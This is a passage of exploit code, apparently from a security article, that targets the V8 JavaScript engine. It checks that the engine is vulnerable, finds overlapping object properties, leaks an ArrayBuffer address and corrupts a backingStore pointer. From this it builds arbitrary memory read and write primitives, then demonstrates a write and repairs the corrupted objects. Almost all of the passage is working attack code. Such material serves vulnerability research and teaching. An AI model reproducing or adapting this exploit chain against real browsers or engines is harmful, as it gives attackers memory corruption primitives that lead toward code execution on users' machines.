    let o = {x1: 13.37, x2: 13.38};
    propertyValues[p1] = o;
    propertyValues[p2] = victim;

    for (let i = 0; i < MAX_ITERATIONS; i++) {
        o.x2 = 13.38;
        let r = hax(makeObj(propertyValues));
        if (r !== 13.38) {
            return r.toBigInt();
        }
    }

    throw "CorruptArrayBuffer failed";
}

function pwn() {
    //
    // Step 0: verify that the engine is vulnerable.
    //
    checkVuln();
    print("[+] v8 version is vulnerable");

    //
    // Step 1. determine a pair of overlapping properties.
    //
    findOverlappingProperties();
    print(`[+] Properties p${p1} and p${p2} overlap`);

    //
```

```
    // Step 2. leak the address of an ArrayBuffer.
    //
    let memViewBuf = new ArrayBuffer(1024);
    let driverBuf = new ArrayBuffer(1024);

    // Move ArrayBuffer into old space before leaking its address.
    gc();

    let memViewBufAddr = addrof(memViewBuf);
    print(`[+] ArrayBuffer @ 0x${memViewBufAddr.toString(16)}`);

    //
    // Step 3. corrupt the backingStore pointer of another ArrayBuffer to
    // point to the first ArrayBuffer.
    //
    let origDriverBackingStorage = corrupt(driverBuf, memViewBufAddr);

    let driver = new BigUint64Array(driverBuf);
    let origMemViewBackingStorage = driver[4];

    //
    // Step 4. construct the memory read/write primitives.
    //
    let memory = {
        write(addr, bytes) {
            driver[4] = addr;
            let memview = new Uint8Array(memViewBuf);
            memview.set(bytes);
        },
        read(addr, len) {
            driver[4] = addr;
            let memview = new Uint8Array(memViewBuf);
            return memview.subarray(0, len);
        },
        read64(addr) {
            driver[4] = addr;
            let memview = new BigUint64Array(memViewBuf);
            return memview[0];
        },
        write64(addr, ptr) {
            driver[4] = addr;
            let memview = new BigUint64Array(memViewBuf);
            memview[0] = ptr;
        },
        addrof(obj) {
            memViewBuf.leakMe = obj;
            let props = this.read64(memViewBufAddr + 8n);
            return this.read64(props + 15n) - 1n;
        },
        fixup() {
            let driverBufAddr = this.addrof(driverBuf);
            this.write64(driverBufAddr + 32n, origDriverBackingStorage);
            this.write64(memViewBufAddr + 32n, origMemViewBackingStorage);
        },
    };

    print("[+] Constructed memory read/write primitive");

    // Read from and write to arbitrary addresses now :)
    memory.write64(0x41414141n, 0x42424242n);

    // All done here, repair the corrupted objects.
    memory.fixup();

    // Verify everything is stable.
    gc();
}

if (typeof(window) === 'undefined')
    pwn();
```

|=[EOF]=---=|